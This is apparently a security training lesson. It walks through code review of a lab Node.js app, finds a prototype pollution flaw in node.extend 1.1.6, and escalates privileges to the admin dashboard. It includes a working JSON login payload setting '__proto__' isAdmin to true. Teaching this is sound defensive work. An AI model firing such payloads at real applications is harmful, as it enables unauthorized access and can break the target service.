**Privilege Escalation**

In this section, we will explore a web application vulnerable to prototype pollution leading to privilege escalation. We will identify the vulnerability by analyzing the web application's source code and craft an exploit to enable us to escalate our privileges.

Note: You can download the source code at the end of the section to go along with the code review.

**Code Review - Identifying the Vulnerability**

Looking at the source code, we can identify a [package.json](https://docs.npmjs.com/cli/v9/configuring-npm/package-json#dependencies) file which contains meta information about a [Node.js](https://nodejs.org/en) application, including dependencies installed via [npm](https://www.npmjs.com/), which is a package manager for Node.js. Since prototype pollution can arise from different vulnerable implementations, we cannot simply search the source code for specific keywords, like we would if we were looking for SQL injection vulnerabilities. Most prototype pollution vulnerabilities result from vulnerable dependencies, so let us start by looking at the package.json file to identify dependencies used by the web application. This yields the following result:

Code: json

"dependencies": {

"bcryptjs": "^2.4.3",

"cookie-parser": "^1.4.6",

"express": "^4.18.2",

"jsonwebtoken": "^9.0.0",

"jsrender": "^1.0.12",

"nodemon": "^2.0.20",

"path": "^0.12.7",

"sequelize": "^6.28.0",

"sqlite3": "^5.1.4",

"node.extend": "1.1.6"

}

Keep in mind that prototype pollution vulnerabilities are often present in functions related to merging and cloning JavaScript objects. As such, the library node.extend sounds interesting. Searching online for this library, we can find [CVE-2018-16491](https://www.cve.org/CVERecord?id=CVE-2018-16491), which is indeed a prototype pollution vulnerability in node.extend in versions before 1.1.7. Since our web application uses 1.1.6, we have successfully found a vulnerable dependency.

In the next step, we need to determine if user input is used in the vulnerable dependency since that is a requirement for prototype pollution vulnerabilities. To do so, let us determine in which files the vulnerable dependency is called using grep:

Privilege Escalation

yovecio@htb[/htb]$ grep -rl "node.extend"

utils/log.js

package.json

Let us have a look at the source code of utils/log.js:

Code: javascript

const extend = require("node.extend");

const log = (request) => {

var log = extend(true, {date: Date.now()}, request);

console.log("## Login activity: " + JSON.stringify(log));

}

module.exports = { log };

The above JavaScript code exports a function called log, which uses the vulnerable node.extend dependency to merge the object passed as the argument request with the current date from Date.now(). The resulting object is then logged to the command line by calling console.log. We need to determine if user input can be included in the request argument and subsequently in the node.extend function call. To do so, we need to determine the input to the exported log function. We can again use grep for this:

Privilege Escalation

yovecio@htb[/htb]$ grep -rl " log("

routes/index.js

Again, let us have a look at the corresponding source code:

Code: javascript

router.post("/login", async (req, res) => {

// log all login attempts for security purposes

log(req.body);

<SNIP>

}

The vulnerable log function is called in the login route with the argument req.body, which is the request body sent by the client. Thus, if we send a login request containing a prototype pollution payload, it is used as the argument of the log function and subsequently used in the vulnerable node.extend function leading to prototype pollution. We now have successfully planned our exploit.

**Running the Web Application locally**

Before attacking the actual web application, let us run the web application locally and confirm the vulnerability. This is particularly important for prototype pollution vulnerabilities since incorrectly exploiting a prototype pollution vulnerability may break the entire web application, leading to a denial of service.

To run the application and install the dependencies, we need to install Node.js and the Node.js package manager npm:

Privilege Escalation

yovecio@htb[/htb]$ sudo apt install npm

Afterward, we can install the dependencies by running the following command in the directory that contains the package.json file:

Privilege Escalation

yovecio@htb[/htb]$ npm install

<SNIP>

added 238 packages from 321 contributors and audited 239 packages in 5.039s

After installing them, we can run npm's audit function to check for security issues within the project's dependencies, confirming the prototype pollution vulnerability in node.extend:

Privilege Escalation

yovecio@htb[/htb]$ npm audit

# npm audit report

node.extend <1.1.7

Severity: moderate

Prototype Pollution in node.extend - https://github.com/advisories/GHSA-r96c-57pf-9jjm

fix available via `npm audit fix --force`

Will install node.extend@1.1.8, which is outside the stated dependency range

node\_modules/node.extend

1 moderate severity vulnerability

To address all issues, run:

npm audit fix --force

Finally, we can run the web application:

Privilege Escalation

yovecio@htb[/htb]$ node index.js

node-pre-gyp info This Node instance does not support builds for Node-API version 6

node-pre-gyp info This Node instance does not support builds for Node-API version 6

Executing (default): SELECT 1+1 AS result

Executing (default): DROP TABLE IF EXISTS `users`;

Executing (default): CREATE TABLE IF NOT EXISTS `users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) NOT NULL UNIQUE, `password` VARCHAR(255) NOT NULL, `isAdmin` TINYINT(1));

Executing (default): PRAGMA INDEX\_LIST(`users`)

Executing (default): PRAGMA INDEX\_INFO(`sqlite\_autoindex\_users\_1`)

Error creating table: Error: Illegal arguments: undefined, string

at Object.bcrypt.hashSync (/app/node\_modules/bcryptjs/dist/bcrypt.js:189:19)

at Object.Database.create (/app/utils/database.js:54:30)

Listening on port 1337

There is an error in utils/database.js on line 54. Let us have a look at the code to identify the problem:

Code: javascript

const adminPassword = process.env.adminpass;

<SNIP>

Database.create = async () => {

try {

await Database.Users.sync({ force: true });

await Database.Users.create({

username: "admin",

password: bcrypt.hashSync(adminPassword, 10),

isAdmin: true,

});

} catch (error) {

console.error("Error creating table:", error);

}

};

In the code, an admin user is created in the database. The admin user's password is read from the adminpass environment variable. Since this environment variable does not exist in our test environment, the adminPassword variable is set to undefined, causing an error when creating the user in the database. To fix this, let us hardcode an arbitrary admin password:

Code: javascript


const adminPassword = "password";

<SNIP>

Afterward, we can start the web application without any errors.


Note: In many real-world engagements, source code provided by a client does not run out of the box due to dependencies that are not provided or missing environment variables. Check error messages and understand why the error happened to ensure that the error does not affect security-relevant behavior.

Accessing the web application, we can see a login view:



The application supports user registration. However, since we provided the admin password in the environment variable, we can log in with the admin user using admin:password. After logging in, there is an index page and an admin dashboard. In our case, the admin dashboard is empty. However, there might be interesting data here in the target web application. Since we do not know the admin password of the target, let us investigate if we can exploit prototype pollution to escalate our privileges such that we can access the admin dashboard.

To simplify the process of hunting for vulnerabilities, we will debug the web application in VSCode. To do so, we can click on the Run and Debug icon on the left side, click Run and Debug, and select the Node.js debugger, which is pre-installed in VSCode. This allows us to inspect variables at runtime and set breakpoints in the code.



**Exploitation**

We will start by analyzing how the web application checks whether our session corresponds to an admin user. We can find the corresponding route for /admin in the file routes/index.js:

Code: javascript

<SNIP>

router.get("/admin", AdminMiddleware, async (req, res) => {

res.render("admin", { secretadmincontent: process.env.secretadmincontent });

});

<SNIP>

The request is passed to the AdminMiddleware, which we can find at middleware/AdminMiddleware.js:

Code: javascript

const jwt = require("jsonwebtoken");

const { tokenKey, db } = require("../utils/database");

const AdminMiddleware = async (req, res, next) => {

const sessionCookie = req.cookies.session;

try {

const session = jwt.verify(sessionCookie, tokenKey);

const userIsAdmin = (await db.Users.findOne({ where: {username: session.username} })).isAdmin;

const jwtIsAdmin = session.isAdmin;

if (!userIsAdmin && !jwtIsAdmin){

return res.redirect("/");

}

} catch (err) {

return res.redirect("/");

}

next();

};

module.exports = AdminMiddleware;

The middleware verifies our session cookie, which is a JSON Web Token (JWT). Afterward, using the jwt.verify function, it extracts the username claim from the JWT and queries the database to fetch the value of the isAdmin column associated with the username to set the userIsAdmin variable to either true or false. Additionally, it extracts the isAdmin claim from the JWT to populate the jwtIsAdmin variable. We can access the admin dashboard if either of the two variables is true; therefore, tricking the web application into assuming that one of the two variables is true for our user suffices.

When registering a new user, our user is created in the database with the isAdmin column set to false, as we can see in the route for /register in routes/index.js:

Code: javascript

router.post("/register", async (req, res) => {

<SNIP>

await db.Users.create({

username: username,

password: bcrypt.hashSync(password),

isAdmin: false,

}).then(() => {

res.send(response("User registered successfully"));


});

<SNIP>

});


There is no way to change the column's value; additionally, without knowing the secret key, there is no way of manipulating the isAdmin claim in the JWT. Therefore, we must focus on manipulating the jwtIsAdmin variable, which gets its value from the isAdmin claim. To learn how JWTs work and how to attack JWTs, check out the [Attacking Authentication Mechanisms](https://academy.hackthebox.com/module/details/170) module.

However, upon inspection of the JWT, we notice that there is no isAdmin claim present:



Thus, the decoded JWT object does not have an isAdmin claim, so the jwtIsAdmin variable gets set to undefined.

We can confirm this by setting a breakpoint in the admin middleware on the line after the jwtIsAdmin variable is set (line 12). When we now register a new user, log in, and access the admin dashboard, the web application hits our breakpoint, and we can inspect variables in the Debug Console. We can confirm that the jwtIsAdmin variable is set to undefined and even change it to true to confirm that polluting this property would lead to a privilege escalation:



If we continue from our breakpoint, we can see that our low-privilege user can access the admin dashboard. This opens the door for a prototype pollution privilege escalation exploit. If we pollute the Object.prototype object with a property called isAdmin set to true, the access to session.isAdmin will traverse up the prototype chain until our polluted property is accessed, returning true, and thus granting us access to the admin dashboard even as a non-admin user. Again, we can confirm this using the debug console. To do so, we can remove the breakpoint and attempt to access the admin dashboard again. This will not work since our user does not have the isAdmin property. We can pollute the property by typing the following in the debug console:

Code: javascript

Object.prototype.isAdmin = true;

If we now access the admin dashboard with our low-privilege user, we are allowed access. Thus, we successfully confirmed the privilege escalation vector using prototype pollution. However, a successful proof-of-concept without runtime manipulation of the Object.prototype object is still missing.

We determined before that the request body sent to the /login route is used as input to the vulnerable function. Thus, it is sufficient for us to send the following request:

Code: http

POST /login HTTP/1.1

Host: proto.htb

Content-Length: 77

Content-Type: application/json

{


"\_\_proto\_\_":{

"isAdmin":true

}

}


The web application responds with an HTTP 400 status code since the login attempt is invalid:



However, the vulnerable function pollutes the Object prototype with our injected isAdmin attribute, so we can now access the admin dashboard without admin privileges.

**Exploitation Remark**

Polluting the global Object.prototype affects all objects in the target JavaScript runtime context and thus might result in unexpected and undesired consequences. In this case, exploiting the prototype pollution with the payload showcased above breaks the user registration:



Therefore, it is preferable to pollute objects lower down in the prototype chain so that not all JavaScript objects are affected by the pollution.